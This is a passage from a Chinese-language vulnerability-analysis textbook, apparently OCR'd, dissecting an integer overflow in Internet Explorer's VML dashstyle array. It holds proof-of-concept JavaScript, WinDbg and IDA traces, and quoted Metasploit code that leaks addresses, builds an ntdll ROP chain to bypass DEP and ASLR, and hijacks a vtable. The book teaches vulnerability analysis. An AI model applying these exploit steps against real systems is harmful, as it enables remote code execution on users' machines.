    for (var i=0; i<0x400; i++){
      a[i].rotation;                                                 //create a COARuntimeStyle
      if (i == 0x300) {                                              //allocate an ORG array of size B0h
          vml1.dashstyle = "1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44"
      }
    }
```

图4-47　crashme函数

在4.3节中我们已经讲过利用IDA快速找到JavaScript函数对应IE类函数的方法，此处就用到这种方法。先在IDA的“Functions Windows”中按“Alt + T”组合键，然后在搜索框中输入“runtimestyle”，可以找到COARuntimeStyle类，而且仅此一个，如图4-48所示。此时可以断定shape元素的_vbRuntimeStyle属性是由COARuntimeStyle类负责处理的。




图4-48　导出函数列表

对于设置vml1.dashstyle属性所对应的IE类，我们也可依此方法再搜索下包含“dashstyle”和“put”的类函数，或者搜索“dashstyle::put”这样的关键字，可以找到两处，如图4-49所示，通过函数名也

很容易断定设置dashstyle属性的函数是COALineDashStyle::put_value。




图4-49　用于设置dashstyle属性的COALineDashStyle::put_value函数

继续看PoC代码，接下来它会设置dashstyle数组长度值为-1，即0xFFFFFFFF。很显然，这就是导致整数溢出的罪魁祸首，如图4-50所示。

```
    vml1.dashstyle.array.length      = 0 - 1
    shape.dashstyle.array.length     = 0 - 1
```

图4-50　设置dashstyle数组长度值为-1

通过IDA搜索找到设置长度的IE类函数为：COALineDashStyleArray::put_length，用WinDbg动态跟踪dashstyle数组长度值的传递情况。

```
0:017> bu vgx!COALineDashStyleArray::put_length
0:017> g
Breakpoint 0 hit
eax=0000000a ebx=6ad24964 ecx=6ad1dad5 edx=053e6fda esi=08e02e90 edi=040fa1d4
eip=6ad1dad5 esp=040fa188 ebp=040fa1a0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length:
6ad1dad5 8bff            mov     edi,edi
……省略部分内容……
0:004> p
eax=1efd6f28 ebx=6ad24964 ecx=1efd6f38 edx=053e6fda esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db16 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!COALineDashStyleArray::put_length+0x41:
6ad1db16 e85acafeff      call    vgx!CSafeRef::IGetObj (6ad0a575)
0:004> p
eax=0865efa0 ebx=6ad24964 ecx=1efd6f38 edx=053e6fda esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db1b esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x46:
```

```
6ad1db1b 8bc8           mov     ecx,eax (vgx!CVMLGroup::`vftable')
0:004> p
eax=0865efa0 ebx=6ad24964 ecx=0865efa0 edx=053e6fda esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db1d esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x48:
6ad1db1d 83c0c8         add     eax,0FFFFFFC8h
0:004> p
eax=0865ef68 ebx=6ad24964 ecx=0865efa0 edx=053e6fda esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db20 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
vgx!COALineDashStyleArray::put_length+0x4b:
6ad1db20 f7d9           neg     ecx
0:004> p
eax=0865ef68 ebx=6ad24964 ecx=f79a1060 edx=053e6fda esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db22 esp=040fa16c ebp=040fa184 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
vgx!COALineDashStyleArray::put_length+0x4d:
6ad1db22 1bc9           sbb     ecx,ecx
0:004> p
eax=0865ef68 ebx=6ad24964 ecx=ffffffff edx=053e6fda esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db24 esp=040fa16c ebp=040fa184 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
vgx!COALineDashStyleArray::put_length+0x4f:
6ad1db24 23c8           and     ecx,eax
0:004> p
eax=0865ef68 ebx=6ad24964 ecx=0865ef68 edx=053e6fda esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db26 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length+0x51:
6ad1db26 8d5508         lea     edx,[ebp+8]
0:004> p
eax=0865ef68 ebx=6ad24964 ecx=0865ef68 edx=040fa18c esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db29 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length+0x54:
6ad1db29 83c130         add     ecx,30h
0:004> p
eax=0865ef68 ebx=6ad24964 ecx=0865ef98 edx=040fa18c esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db2c esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

```
vgx!COALineDashStyleArray::put_length+0x57:
6ad1db2c 8b01            mov     eax,dword ptr [ecx]
ds:0023:0865ef98={vgx!CVMLShape::`vftable' (6acbccc4)}
0:004> p
eax=6acbccc4 ebx=6ad24964 ecx=0865ef98 edx=040fa18c esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db2e esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length+0x59:
6ad1db2e 52              push    edx
0:004> p
eax=6acbccc4 ebx=6ad24964 ecx=0865ef98 edx=040fa18c esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db2f esp=040fa168 ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length+0x5a:
6ad1db2f 68cf010000      push    1CFh
0:004> p
eax=6acbccc4 ebx=6ad24964 ecx=0865ef98 edx=040fa18c esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db34 esp=040fa164 ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length+0x5f:
6ad1db34 ff10            call    dword ptr [eax]
ds:0023:6acbccc4={vgx!CVMLShape::FetchProp (6ad306d5)} // 获取 dashstyle array 属性
0:004> p
eax=040fa18c ebx=6ad24964 ecx=1e1fafe8 edx=040fa158 esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db36 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length+0x61:
6ad1db36 8b4508          mov     eax,dword ptr [ebp+8] ss:0023:040fa18c=1e1fafe8
0:004> p
eax=1e1fafe8 ebx=6ad24964 ecx=1e1fafe8 edx=040fa158 esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db39 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vgx!COALineDashStyleArray::put_length+0x64:
6ad1db39 85c0            test    eax,eax
0:004> p
eax=1e1fafe8 ebx=6ad24964 ecx=1e1fafe8 edx=040fa158 esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db3b esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x66:
6ad1db3b 7471            je    vgx!COALineDashStyleArray::put_length+0xd9 (6ad1dbae) [br=0]
0:004> p
```

```
eax=1e1fafe8 ebx=6ad24964 ecx=1e1fafe8 edx=040fa158 esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db3d esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x68:
6ad1db3d 8b08            mov     ecx,dword ptr [eax]  ds:0023:1e1fafe8={vgx!ORG::`vftable'
(6acb7258)}
0:004> p
eax=1e1fafe8 ebx=6ad24964 ecx=6acb7258 edx=040fa158 esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db3f esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x6a:
6ad1db3f 50              push    eax
0:004> p
eax=1e1fafe8 ebx=6ad24964 ecx=6acb7258 edx=040fa158 esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db40 esp=040fa168 ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x6b:
6ad1db40 ff512c          call    dword ptr [ecx+2Ch]  ds:0023:6acb7284={vgx!ORG::CElements
(6accd079)}

======================================================================
调用 vgx!ORG::Celements 获取 dashstyle 数组长度：
0:023> p
eax=6b297258 ebx=6b30482c ecx=19d2fb42 edx=00000000 esi=1f9a0fe8 edi=08276fe8
eip=6b2ad079 esp=043196e4 ebp=043196f8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!ORG::CElements:
6b2ad079 8bff            mov     edi,edi
0:004> p
eax=6b297258 ebx=6b30482c ecx=19d2fb42 edx=00000000 esi=1f9a0fe8 edi=08276fe8
eip=6b2ad07b esp=043196e4 ebp=043196f8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!ORG::CElements+0x2:
6b2ad07b 55              push    ebp
0:004> p
eax=6b297258 ebx=6b30482c ecx=19d2fb42 edx=00000000 esi=1f9a0fe8 edi=08276fe8
eip=6b2ad07c esp=043196e0 ebp=043196f8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!ORG::CElements+0x3:
6b2ad07c 8bec            mov     ebp,esp
0:004> p
```

```
eax=6b297258 ebx=6b30482c ecx=19d2fb42 edx=00000000 esi=1f9a0fe8 edi=08276fe8
eip=6b2ad07e esp=043196e0 ebp=043196e0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!ORG::CElements+0x5:
6b2ad07e 8b4508          mov     eax,dword ptr [ebp+8] ss:0023:043196e8=1f9a0fe8
0:004> p
eax=1f9a0fe8 ebx=6b30482c ecx=19d2fb42 edx=00000000 esi=1f9a0fe8 edi=08276fe8
eip=6b2ad081 esp=043196e0 ebp=043196e0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!ORG::CElements+0x8:
6b2ad081 0fb74004        movzx   eax,word ptr [eax+4]     ds:0023:1f9a0fec=002c // 从 ORG
中获取 dashstyle 数组长度，这里使用无符号扩展指令，代表数组长度为无符号整数
0:004> dps eax l1
1f9a0fe8  6b297258 vgx!ORG::`vftable' // 指向 ORG 数组
0:004> p
eax=0000002c ebx=6b30482c ecx=19d2fb42 edx=00000000 esi=1f9a0fe8 edi=08276fe8
eip=6b2ad085 esp=043196e0 ebp=043196e0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!ORG::CElements+0xc:
6b2ad085 5d              pop     ebp
0:004> p
eax=0000002c ebx=6b30482c ecx=19d2fb42 edx=00000000 esi=1f9a0fe8 edi=08276fe8
eip=6b2ad086 esp=043196e4 ebp=043196f8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vgx!ORG::CElements+0xd:
6b2ad086 c20400          ret     4
=====================================================================

0:004> p
eax=0000002c ebx=6ad24964 ecx=6acb7258 edx=040fa158 esi=1f1e6ff0 edi=040fa1d4
eip=6ad1db43 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x6e:
6ad1db43 8b750c          mov     esi,dword ptr [ebp+0Ch] ss:0023:040fa190=ffffffff // 获取
到 dashstyle 数组长度值 0xFFFFFFFF
0:004> p
eax=0000002c ebx=6ad24964 ecx=6acb7258 edx=040fa158 esi=ffffffff edi=040fa1d4
eip=6ad1db46 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vgx!COALineDashStyleArray::put_length+0x71:
6ad1db46 3bc6            cmp     eax,esi // 与 PoC 中原来设置的 dashstyle 数组长度 0x2C 做比较，
```

```
大于等于则跳转
0:004> p
eax=0000002c ebx=6ad24964 ecx=6acb7258 edx=040fa158 esi=ffffffff edi=040fa1d4
eip=6ad1db48 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0x73:
6ad1db48 7d55            jge     vgx!COALineDashStyleArray::put_length+0xca (6ad1db9f)
[br=1] // 有符号比较，故发生跳转（注意：数组长度是无符号数）

======================================================================
如果这里没有跳转，那么它会重新调用 new 分配空间，空间大小=元素个数*4，PoC 中有 44 个元素，因此会分配 4*44=0xB0 大小的空间：
.text:1993DB4A                 push    101h
.text:1993DB4F                 sub     esi, eax
.text:1993DB51                 xor     ecx, ecx
.text:1993DB53                 push    4
.text:1993DB55                 pop     edx
.text:1993DB56                 mov     eax, esi
.text:1993DB58                 mul     edx
.text:1993DB5A                 seto    cl
.text:1993DB5D                 neg     ecx
.text:1993DB5F                 or      ecx, eax
.text:1993DB61                 push    ecx             ; Size
.text:1993DB62                 call    ??2@YAPAXIH@Z   ; operator new(uint,int)
======================================================================

0:004> p
eax=0000002c ebx=6ad24964 ecx=6acb7258 edx=040fa158 esi=ffffffff edi=040fa1d4
eip=6ad1db9f esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0xca:
6ad1db9f 8b4d08          mov     ecx,dword ptr [ebp+8] ss:0023:040fa18c=1e1fafe8
0:004> p
eax=0000002c ebx=6ad24964 ecx=1e1fafe8 edx=040fa158 esi=ffffffff edi=040fa1d4
eip=6ad1dba2 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0xcd:
6ad1dba2 8b11            mov     edx,dword ptr [ecx]  ds:0023:1e1fafe8={vgx!ORG::`vftable'
(6acb7258)}
0:004> p
eax=0000002c ebx=6ad24964 ecx=1e1fafe8 edx=6acb7258 esi=ffffffff edi=040fa1d4
```

```
eip=6ad1dba4 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0xcf:
6ad1dba4 2bc6            sub     eax,esi  //  eax = 0x2C - 0xFFFFFFFF = 0x2d
0:004> p
eax=0000002d ebx=6ad24964 ecx=1e1fafe8 edx=6acb7258 esi=ffffffff edi=040fa1d4
eip=6ad1dba6 esp=040fa16c ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0xd1:
6ad1dba6 50              push    eax
0:004> p
eax=0000002d ebx=6ad24964 ecx=1e1fafe8 edx=6acb7258 esi=ffffffff edi=040fa1d4
eip=6ad1dba7 esp=040fa168 ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0xd2:
6ad1dba7 56              push    esi
0:004> p
eax=0000002d ebx=6ad24964 ecx=1e1fafe8 edx=6acb7258 esi=ffffffff edi=040fa1d4
eip=6ad1dba8 esp=040fa164 ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0xd3:
6ad1dba8 51              push    ecx
0:004> p
eax=0000002d ebx=6ad24964 ecx=1e1fafe8 edx=6acb7258 esi=ffffffff edi=040fa1d4
eip=6ad1dba9 esp=040fa160 ebp=040fa184 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
vgx!COALineDashStyleArray::put_length+0xd4:
6ad1dba9 ff5228          call    dword ptr [edx+28h]
ds:0023:6acb7280={vgx!ORG::DeleteRange (6acccf62)}
```

跟进vgx!ORG::DeleteRange函数：

```
vgx!ORG::DeleteRange:
6b2acf62 8bff            mov     edi,edi
6b2acf64 55              push    ebp
6b2acf65 8bec            mov     ebp,esp
6b2acf67 ff7510          push    dword ptr [ebp+10h] ss:0023:04319b30=0000002d，前面 dasystyle
数组设置长度减去原始长度的值
6b2acf6a 8b4508          mov     eax,dword ptr [ebp+8]  // vgx!ORG::`vftable'
6b2acf6d ff750c          push    dword ptr [ebp+0Ch] ss:0023:04319b2c=ffffffff，设置的数组
长度
6b2acf70 83c004          add     eax,4
```

```
6b2acf73 50             push    eax
6b2acf74 e838f80300     call    vgx!MsoDeletePx (6b2ec7b1)
```

跟进vgx!MsoDeletePx函数：

```
vgx!MsoDeletePx:
6b2ec7b1 8bff           mov     edi,edi
6b2ec7b3 55             push    ebp
6b2ec7b4 8bec           mov     ebp,esp
6b2ec7b6 56             push    esi
6b2ec7b7 ff7510         push    dword ptr [ebp+10h]  ss:0023:04319b1c=0000002d
6b2ec7ba 8b7508         mov     esi,dword ptr [ebp+8]  // 保存当前 datastyle 数组长度 0x2c 的
内存块
6b2ec7bd ff750c         push   dword ptr [ebp+0Ch]  ss:0023:04319b18=ffffffff，设置 dashstyle
数组长度
6b2ec7c0 56             push    esi
6b2ec7c1 e856fbffff     call    vgx!MsoFRemovePx (6b2ec31c)
```

跟进vgx!MsoFRemovePx函数：

```
vgx!MsoFRemovePx:
6b2ec31c 8bff           mov     edi,edi
6b2ec31e 55             push    ebp
6b2ec31f 8bec           mov     ebp,esp
6b2ec321 53             push    ebx
6b2ec322 56             push    esi
6b2ec323 8b7508         mov     esi,dword ptr [ebp+8]  // 保存当前 datastyle 数组长度 0x2c 的
内存块
6b2ec326 8b4604         mov     eax,dword ptr [esi+4]
6b2ec329 57             push    edi
6b2ec32a 8bf8           mov     edi,eax
6b2ec32c bbffff0000     mov     ebx,0FFFFh
6b2ec331 23fb           and     edi,ebx
6b2ec333 8bcf           mov     ecx,edi
6b2ec335 0faf4d0c       imul    ecx,dword ptr [ebp+0Ch] ss:0023:04319b00=ffffffff，设置的
数组长度
6b2ec339 034e0c         add     ecx,dword ptr [esi+0Ch] // 指向 vml1.dashstyle 数组地址
6b2ec33c 85c0           test    eax,eax
6b2ec33e 7958           jns     vgx!MsoFRemovePx+0x7c (6b2ec398)
跳转到下面地址：
6b2ec398 0fb716         movzx   edx,word ptr [esi]     ds:0023:1f9a0fec=002c，当前 dashstyle
数组长度
6b2ec39b 8b5d10         mov     ebx,dword ptr [ebp+10h] ss:0023:04319b04=0000002d，当前数
```

```
组长度减去设置数组长度得到的值
6b2ec39e 8b450c        mov     eax,dword ptr [ebp+0Ch] ss:0023:04319b00=ffffffff，设置的数组长度
6b2ec3a1 03c3          add     eax,ebx
6b2ec3a3 3bc2          cmp     eax,edx
6b2ec3a5 741c          je      vgx!MsoFRemovePx+0xa7 (6b2ec3c3)      [br=1]，发生跳转，来到下面的地址
6b2ec3c3 66291e        sub     word ptr [esi],bx  // 0x2c - 0x2d = 0xFFFF
6b2ec3c6 5f            pop     edi
6b2ec3c7 5e            pop     esi
6b2ec3c8 8bc3          mov     eax,ebx // dashstyle 数组长度被改写成 0xFFFF
6b2ec3ca 5b            pop     ebx
6b2ec3cb 5d            pop     ebp
6b2ec3cc c20c00        ret     0Ch
```

由于dashstyle数组长度被改写成0xFFFF，而实际大小只有0x2C，同时前面在对当前数组长度和设置长度做比较时，采用的是有符号比较，导致堆块未被重新分配。在PoC中的最后一段JavaScript代码中（如图4-51所示），通过dashstyle.array.item对dashstyle数组进行索引取值时，会调用vgx!COALineDashStyleArray::get_item函数获取数组元素，此时就可能导致数组越界访问，最后造成进程异常崩溃。

```
    for (var i=0; i<0x400; i++) {
        a[i].marginLeft    = "a";
        marginLeftAddress = vml1.dashstyle.array.item(0x2E+0x16);
        if (marginLeftAddress > 0) {
            try{
                shape.dashstyle.array.item(0x2E+0x16+i) = 0x41414141;
            }
            catch(e) {continue}
        }
    }
}
```

图4-51　PoC关键代码

4.6.3　利用信息泄露实现漏洞利用

实现EIP劫持的关键代码就在图4-51所示的JavaScript代码中，其中a[i].marginLeft调用的就是图4-52所示的COARuntimeStyle::put_marginLeft，这一点已经简单分析过。用IDA反汇编该函数，可以发现该函数会将设置的字符串保存在CRuntimeStyleInfo（通过WinDbg动态跟踪CVMLShape::GetRTSInfo函数的返回值可以确认）结构偏移0x58的内存地址，即PoC.HTML里面a[i].marginLeft = “a”中“a”字符串在内存中的地址。

```
.text:199402BE loc_199402BE:                     ; CODE XREF: COARuntimeStyle::put_marginLeft(ushort *)+23↑j
.text:199402BE                 mov     eax, [esi+4]
.text:199402C1                 push    edi
.text:199402C2                 lea     ecx, [eax+10h]
.text:199402C5                 call    ?IGetObj@CSafeRef@@QBEPAVCObjectSafe@@XZ ; CSafeRef::IGetObj(void)
.text:199402CA                 mov     esi, eax
.text:199402CC                 add     eax, 0FFFFFFC8h
.text:199402CF                 neg     esi
.text:199402D1                 sbb     esi, esi
.text:199402D3                 and     esi, eax
.text:199402D5                 mov     ecx, esi
.text:199402D7                 call    ?GetRTSInfo@CVMLShape@@QAEPAVCRuntimeStyleInfo@@XZ ; CVMLShape::GetRTSInfo(void)
.text:199402DC                 mov     edi, eax          ; 调用CVMLShape::GetRTSInfo函数获取CRuntimeStyleInfo结构
.text:199402DE                 cmp     edi, ebx
.text:199402E0                 jz      short loc_1994031D
.text:199402E2                 push    dword ptr [edi+58h]
.text:199402E5                 call    ?OASysFreeString@GelHost@@SGXPAG@Z ; GelHost::OASysFreeString(ushort *)
.text:199402EA                 cmp     [edi+58h], ebx
.text:199402ED                 mov     eax, [ebp+arg_4]
.text:199402F0                 setnz   cl
.text:199402F3                 mov     [edi+58h], ebx
.text:199402F6                 cmp     eax, ebx
.text:199402F8                 jz      short loc_1994030B
.text:199402FA                 cmp     [eax], bx
.text:199402FD                 jz      short loc_1994030B
.text:199402FF                 push    eax
.text:19940300                 call    ?OASysAllocString@GelHost@@SGPAGPBG@Z ; GelHost::OASysAllocString(ushort const *)
.text:19940305                 mov     [edi+58h], eax  ; 分配BSTR字符串，并将其保存到CRuntimeStyleInfo偏移0x58的内存地址
.text:19940308                 push    ebx
0007F705 19940305: COARuntimeStyle::put marginLeft(ushort *)+7F
```

图4-52　COARuntimeStyle::put_marginLeft函数

因此，VUPEN安全团队就采用了以下方法来完成利用。

（1）通过构造 0x400 个 COARuntimeStyle 对象，在第 0x301（从 0 开始计算，因此需要再加 1）创建包含 44 个元素的 dashstyle 数组，它会分配 4*44 = 0xB0 大小的 ORG 数组。

（2）当 ORG 数组与 COARuntimeStyle 对象相邻时，可以利用漏洞越界访问到 COARuntimeStyle 对象偏移 0x58 的字符串，相当于 ORG 数组的第 0x2C + 8/4 + 0x58/4 = 0x2E + 0x16 个元素（其中 8 代表堆头大小，除以 4 是由于每个元素占用 4 字节），从而获得 COARuntimeStyle.marginLeft 字符串在内存中的位置，如图 4-53 所示。



图4-53　利用漏洞越界访问数组，从而获得可控字符串的内存地址

（3）通过泄露地址固定偏移计算出 ntdll.dll 基址，再利用基址构造出 ROP 指令来调用 ntdll!ZwProtectVirtualMemory 函数将 Shellcode 地址设置为可读可写可执行权限，从而绕过 DEP

+ ASLR 保护，如图 4-54 和图 4-55 所示（Metasploit 利用代码）。

（4）再次利用漏洞将 vgx!CsafePtr 虚表指针覆写掉，从而获得代码执行，如图 4-56 所示。

```
when 0x70B0
  @ntdll_version = "6.1.7601.17514"
  @ntdll_base = leak - 0x470B0
when 0x7090
  @ntdll_version = "6.1.7601.17725" # MS12-001
  @ntdll_base = leak - 0x47090
```

图4-54　针对不同的ntdll版本指定泄露地址与ntdll基址之间的偏移量

```
def get_ntdll_rop
  case @ntdll_version
  when "6.1.7601.17514"
    stack_pivot = [
      @ntdll_base+0x0001578a, # ret # from ntdll
      @ntdll_base+0x000096c9, # pop ebx # ret # from ntdll
      @ntdll_base+0x00015789, # xchg eax, esp # ret from ntdll
    ].pack("V*")
    ntdll_rop = [
      @ntdll_base+0x45F18, # ntdll!ZwProtectVirtualMemory
      0x0c0c0c40, # ret to shellcode
      0xffffffff, # ProcessHandle
      0x0c0c0c34, # ptr to BaseAddress
      0x0c0c0c38, # ptr to NumberOfBytesToProtect
      0x00000040, # NewAccessProtection
      0x0c0c0c3c, # ptr to OldAccessProtection
      0x0c0c0c40, # BaseAddress
      0x00000400, # NumberOfBytesToProtect
      0x41414141  # OldAccessProtection
    ].pack("V*")
    return stack_pivot + ntdll_rop
```

图4-55　构造rop指令

```
eax=41414141 ebx=00000030 ecx=01c99428 edx=02299c5c esi=072713c8 edi=02299c5c
eip=6b1fa5c4 esp=02299b60 ebp=02299b84 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
vgx!CSafeRef::State+0x8:
6b1fa5c4 ff20            jmp     dword ptr [eax]      ds:0023:41414141=????????
0:005> dps ecx
01c99428  41414141
01c9942c  01c862c0
01c99430  01c99618
01c99434  00000005
01c99438  5a4214ff
01c9943c  88000000
01c99440  6b1acce8 vgx!CSafePtr::`vftable'
01c99444  00000000
```

图4-56　利用漏洞将vgx!CsafePtr虚表指针覆盖，从而实现任意代码执行

由于安装该漏洞补丁后，PoC中的JavaScript会因部分对象无法获取到而导致无法正常解析，因此这里不再对漏洞补丁进行分析，有兴趣的读者可以跟进下。

4.7 总结

本章主要就整数溢出的原理和实际漏洞案例进行分析，漏洞案例以IE、Firefox浏览器和Adobe PDF Reader等主流软件为例，同时列举了4种不同的分析方法进行实践和总结，对于其中部分漏洞的经典利用方法也做了分析，但由于篇幅及本书主题主要讲漏洞分析，因此书中并不会对每个漏洞的利用进行分析，还请读者谅解。

可能上面的部分漏洞在网上已经有人发文章分析过，但很多是直接贴漏洞代码分析，即结论式分析，对于入门者很难起直接指导作用，因此笔者在分析这些漏洞时，尽量以讲解分析思路为主，可能有些分析思路没有直接对当时分析的漏洞提供帮助，但至少反映出在分析漏洞时的思考过程，这也是笔者撰写本书的目的之一。

第 5 章　格式化字符串漏洞分析

5.1　格式化字符串漏洞简史

